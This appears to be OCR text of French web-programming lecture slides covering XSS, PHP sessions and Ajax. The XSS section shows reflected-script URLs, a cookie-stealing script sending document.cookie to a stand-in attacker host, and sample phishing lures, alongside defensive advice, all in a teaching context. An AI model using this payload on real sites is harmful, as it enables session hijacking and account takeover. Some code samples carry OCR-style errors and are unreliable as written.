
Adresse :
`http://gamepics.be/?jeu=Paf!<script>alert(document.cookie);</script>`



Interlude : XSS

Un peu plus dérangeant… et un peu moins flagrant ?

Adresse :
`http://gamepics.be/?jeu=Paf!%3Cscript%3Ealert(document.cookie)%3B%3C%2Fscript%3E`



Interlude : XSS

On commence à s'organiser…

```
http://gamepics.be/?jeu=Paf!<script
src='http://evilVador.be/aspirateur.js'></script>
```

```
http://gamepics.be/?jeu=Paf!%3Cscript%20src%3D'http%3A%2F%2
FevilVador.be%2Faspirateur.js'%3E%3C%2Fscript%3E
```

http://evilVador.be/aspirateur.js

```
function stealCookie () {
  var cible = "http://evilVador.be/";
  cible += "store.php?info=";
  cible += document.cookie;
  … lancer requête vers cible …
}
window.onload = stealCookie;
```

Interlude : XSS

Le dernier acte…

YOU'VE GOT MAIL!

Eh, salut machin !

Ça fait longtemps qu'on ne s'est plus vu, mais, si je me souviens bien, tu adores les images de Minecraft. J'en ai trouvé des pas mal sur un site. Voici le lien :
http://gamepics.be/?jeu=Paf!%3Cscript%20src%3D'http%3A%2F%2FevilVador.be%2Faspirateur.js'%3E%3C%2Fscript%3E


Va vite les voir, qu'on puisse en discuter !

Bises !


Wanna earn lot of money EASY AND QUICK? Find out how there :
http://gamepics.be/?jeu=Paf!%3Cscript%20src%3D'http%3A%2F%2FevilVador.be%2Faspirateur.js'%3E%3C%2Fscript%3E

FREE GAME CODES!
Be the first to click ! Stock is limited!
http://gamepics.be/?jeu=Paf!%3Cscript%20src%3D'http%3A%2F%2FevilVador.be%2Faspirateur.js'%3E%3C%2Fscript%3E

Interlude : XSS



Interlude : XSS



Sessions

Problème : *Et si le client interdit les cookies ?*

Solution : stockons les données sur le serveur ! En plus, c'est plus sûr !

login	monnom@adresse.be
prénom	Grégory
dernière_visite	15/10/2017 à 17:23:51

login	tonnom@ailleurs.uk
prénom	John
dernière_visite	12/08/2018 à 12:21:17

Sessions

Problème : *Comment savoir quelles données correspond à quel client ?*

Solution : attribuons à chaque client un identifiant !

ABAD1D	
login	monnom@adresse.be
prénom	Grégory
dernière_visite	15/10/2017 à 17:23:51

QTRV5Y	
login	tonnom@ailleurs.uk
prénom	John
dernière_visite	12/08/2018 à 12:21:17

Sessions

Problème : *Comment connaître l'identifiant d'un client ?*

Solution : plaçons-le dans un cookie !

$_COOKIE["PHPSESSID"]
reçu avec la requête !

ABAD1D	
login	monnom@adresse.be
prénom	Grégory
dernière_visite	15/10/2017 à 17:23:51

QTRV5Y	
login	tonnom@ailleurs.uk
prénom	John
dernière_visite	12/08/2018 à 12:21:17

Sessions

Problème : *Oui… mais si le client interdit les cookies ?*
Solution (imparfaite) : on fait en sorte qu'il soit tout de même envoyé avec chaque requête (du moins, autant que possible)…

Par exemple :

- l'ajouter en paramètre GET à tous les liens menant vers le site
  href="autrepage.php" → href="autrepage.php?PHPSESSID=ABAD1D"
- l'ajouter comme champ caché dans tous les formulaires menant vers le site
- …

Sessions

- Commencer une session (PHP) : `session_start()`

  à exécuter avant d'écrire la balise <html> (car cela crée des informations à envoyer dans l'en-tête)

  - Si aucune session n'est associé à la requête http, cela crée une nouvelle session :
    - construction d'un identificateur de session
    - envoi de l'identificateur de session au client pour y être consigné comme cookie
  - Si une session est en cours (c'est-à-dire si la requête est accompagnée d'un identificateur de session), on rend les informations de cette session accessibles.

- La session est représentée par le tableau associatif `$_SESSION`.

Sessions

- Créer/modifier une variable de session

```
$_SESSION['login'] = $loginUtilisateur;
```

- Lire une variable de session

```
$nomUtilisateur = $_SESSION['nom'];
```

- Tester si une variable de session existe

```
isset($_SESSION['login'])
```

- Supprimer une variable de session

```
unset($_SESSION['variable']);
```

Sessions

- Terminer / effacer une session (supprime toutes les informations)

```
session_destroy();
```

  - Cette fonction détruit le fichier où les données sont sauvegardées mais n'efface pas `$_SESSION`.
  - Par prudence, on peut vouloir ajouter `$_SESSION = array();`

Sessions (exemples)

```php
<?php
  session_start();
  if (isset($_SESSION['nbVues']))
    $_SESSION['nbVues']++;
  else
    $_SESSION['nbVues'] = 1;
?>

<!DOCTYPE html>
<html><head></head><body><p>
  Bonjour. Vous avez vu cette page
  <?php echo $_SESSION['nbVues'], ' fois.'; ?>
</p></body></html>
```

Ouvre la session (si elle existe) ou en crée une nouvelle

Sessions (exemples)

- Une page login.php où, en cas de login réussi, on affecte

```
$_SESSION['login'] = 'ok';
```

- Exemple (sur les pages réservées aux utilisateurs enregistrés)

```
<? php
  session_start();
  if (!isset($_SESSION['login']) ||
      $_SESSION['login'] != 'ok')
  {
    header('location: login.php');
    exit();
  }
?>
```

Redirection vers une autre page

Interlude : XSS

- En récupérant les cookies, on peut entre autres capturer l'identificateur de session !

- En plaçant les cookies (y compris la clef de session) sur un autre PC, on peut donc se faufiler dans la session existante ! Et, à partir de là, prendre le contrôle du compte…

Quelques conseils…

- TOUJOURS purifier les données reçues !
- Détecter les anomalies (par exemple 1 même session mais 2 IP différentes, ou une session inactive depuis X minutes)
- N'afficher que les informations nécessaires (derniers chiffres d'une carte, ne pas afficher le mot de passe…)
- **Ne pas cliquer sur n'importe quel lien !**

Cookies ou sessions ?

Cookies	Sessions
Gestion et stockage chez le client	Gestion et stockage sur le serveur (surcharge ? espace disque ?)
Très peu de sécurité	Sécurité plus grande (?)
Pour le stockage de plus longue durée (ex : choix de la langue)	Pour le stockage de plus courte durée (ex : panier)

Note : l'en-tête (PHP)

- Le processeur PHP crée
  - non seulement le contenu du document html <html>…</html>
  - mais aussi l'en-tête envoyée.

- C'est dans celle-ci qu'on doit placer
  - la définition de cookies : `setcookie($name, $value);`
  - l'ouverture d'une session : `session_start();`
  - une redirection : `header("location:newpage.php");`

- Toutes ces choses doivent être effectuées avant l'envoi de quelque caractère que ce soit ! (donc, avant <html>).

Note : l'en-tête (PHP)

- Exemple :

```
<?php
  session_start();
  …
```

KO car envoi d'un blanc avant l'exécution de session_start();


Au programme…

- **Envoi de données du client vers le serveur**
  - Méthodes GET et POST
- **Purification des données**
  - Restons prudents…
- **Données persistantes**
  - Cookies et sessions
  - Interlude sur le XSS
- **Envoi de données du serveur vers le client**
  - AJAX, requêtes http

Ajax

- Pour rendre un document plus dynamique, il est parfois nécessaire d'envoyer une requête pour obtenir des informations supplémentaires (≠ une page web entière).
  - Sur Twitter, lors d'un clic sur le bouton « Plus de messages », des tweets plus anciens sont chargés.
  - Sur Google, quand on commence à taper un mot-clef de recherche, des propositions d'auto-complétion s'affichent.
  - Dans les « web chats », il faut parfois envoyer des informations (nouveaux messages) et régulièrement en recevoir (mise à jour de l'affichage).
- **Tout cela peut se faire via Ajax.**

Ajax


PHP
1. Envoi d'une requête pour une page web
Javascript
2. Envoi du contenu de la page web
3. Envoi d'un message
4. Envoi de la réponse
5. Utilisation
de la réponse
La partie Ajax

Ajax

- **Du côté client / Javascript**
  - Javascript envoie un message (une requête) au serveur.
  - Cette requête peut contenir des informations.
  - En attendant la réponse du serveur, on peut soit se mettre en pause [synchrone], soit continuer à travailler [asynchrone].
  - [Cas asynchrone] Au moment de l'envoi, on précise comment traiter la réponse quand elle sera reçue.

- **Du côté serveur**
  - La requête est traitée comme une requête de page web.
  - On peut utiliser PHP pour
    - traiter les données envoyées
    - générer la réponse.
  - La réponse peut être du HTML, du XML,…
  - La réponse est généralement assez courte (pas une page entière).

Ajax

- Ajax = **A**synchronous **J**avaScript **a**nd **X**ML, mais on peut l'utiliser avec autre chose que du XML.

- Au niveau Javascript :
  1. Créer un objet `XMLHttpRequest`
  2. Rassembler les informations à envoyer avec la requête
  3. Ouvrir une connexion avec le serveur (`req.open`)
  4. [cas asynchrone] Définir les actions à réaliser lors des différentes réponses du serveur (en fonction de l'état de la requête)
  5. Envoyer la requête au serveur (`req.send`)

Ajax

- Javascript : objet XMLHttpRequest
  - `req = new XMLHttpRequest()` pour créer une requête
  - `req.readyState` indique l'état de la requête
  - `req.responseText` : la réponse reçue (en version texte) ou NULL
  - `req.responseXML` : la réponse reçue (arbre XML) ou NULL
  - `req.status` : le statut de la réponse (code http : 404, 200 = ok)

- États de la requête
  - 0 (unsent) : pas encore envoyée
  - 1 (opened) : connexion étable avec le serveur mais requête pas encore envoyée
  - 2 (headers received) : le serveur a reçu la requête
  - 3 (loading) : réponse en cours de réception
  - 4 (done) : réponse entièrement reçue

Ajax

- Initialisation d'une requête
  - `req.open(mode, url)` : initialise une requête avec un mode (= "GET" ou "POST") et une url (qui peut contenir des données format GET)
  - `req.open(mode, url, false)` : initialise une requête **synchrone** (le script Javascript est mis en pause en attendant la réponse).
  - `req.open(mode, url, true)` : initialise une requête **asynchrone** (le script Javascript se poursuit en attendant la réponse).

- Événement associé
  - `req.onreadystatechange =` action (fonction) à exécuter lors d'un changement d'état
  - Pour associer une tâche à la réception de la réponse : tester que `readyState == 4` et `status == 200`.

Ajax

- Lancer la requête :
  - `req.send()` : pour une requête en GET
  - `req.setRequestHeader("Content-type", "application/x-www-form-urlencoded");`
    `req.send("param=val&param=val…")` : pour une requête en POST

Ajax (exemples)

- Exemple : obtenir un fichier texte (version synchrone)

```
var req = new XMLHttpRequest ();
req.open("GET", "http://monsite.be/liste.txt", false);
req.send();   // l'exécution s'interrompt
var cible = document.getElementById("divtexte");
cible.innerHTML = req.responseText;
```

Ajax (exemples)

- Exemple : obtenir un fichier texte (version asynchrone)

```
var req = new XMLHttpRequest ();
req.open("GET", "http://monsite.be/liste.txt");
req.onreadystatechange = function () {
  if (req.readyState == 4                    // terminé
      && req.status == 200) {                // http OK
    var cible = document.getElementById("divtexte");
    cible.innerHTML = req.responseText;
  }
req.send();
```

Ajax (exemples)

- Exemple : utilisation avec PHP sur le serveur

```
var req = new XMLHttpRequest ();
var url = "http://monsite.be/doc.php?";
url += "nom=" + nom + "&sexe=" + sexe;
req.open("GET", url);
req.onreadystatechange = function () {
  if (req.readyState == 4                    // terminé
      && req.statue == 200) {                // http OK
    var cible = document.getElementById("divtexte");
    cible.innerHTML = req.responseText;
  }
req.send();
```

Ajax (exemples)

- Exemple : créer une requête (multibrowser)

```
var req;
if (window.XMLHttpRequest)
  req = new XMLHttpRequest();
else if (window.ArchiveXObject)
  try {
    req = new ArchiveXObject("Msxml2.XMLHTTP");
  } catch (e) {
    try {
      req = new ActiveXObject("Microsoft.XMLHTTP");
    } catch (e) {
      req = null;
    }
  }
else
  alert("Navigateur pas compatible XMLHttpRequest !");
```

Firefox

IExplorer (anciennes versions)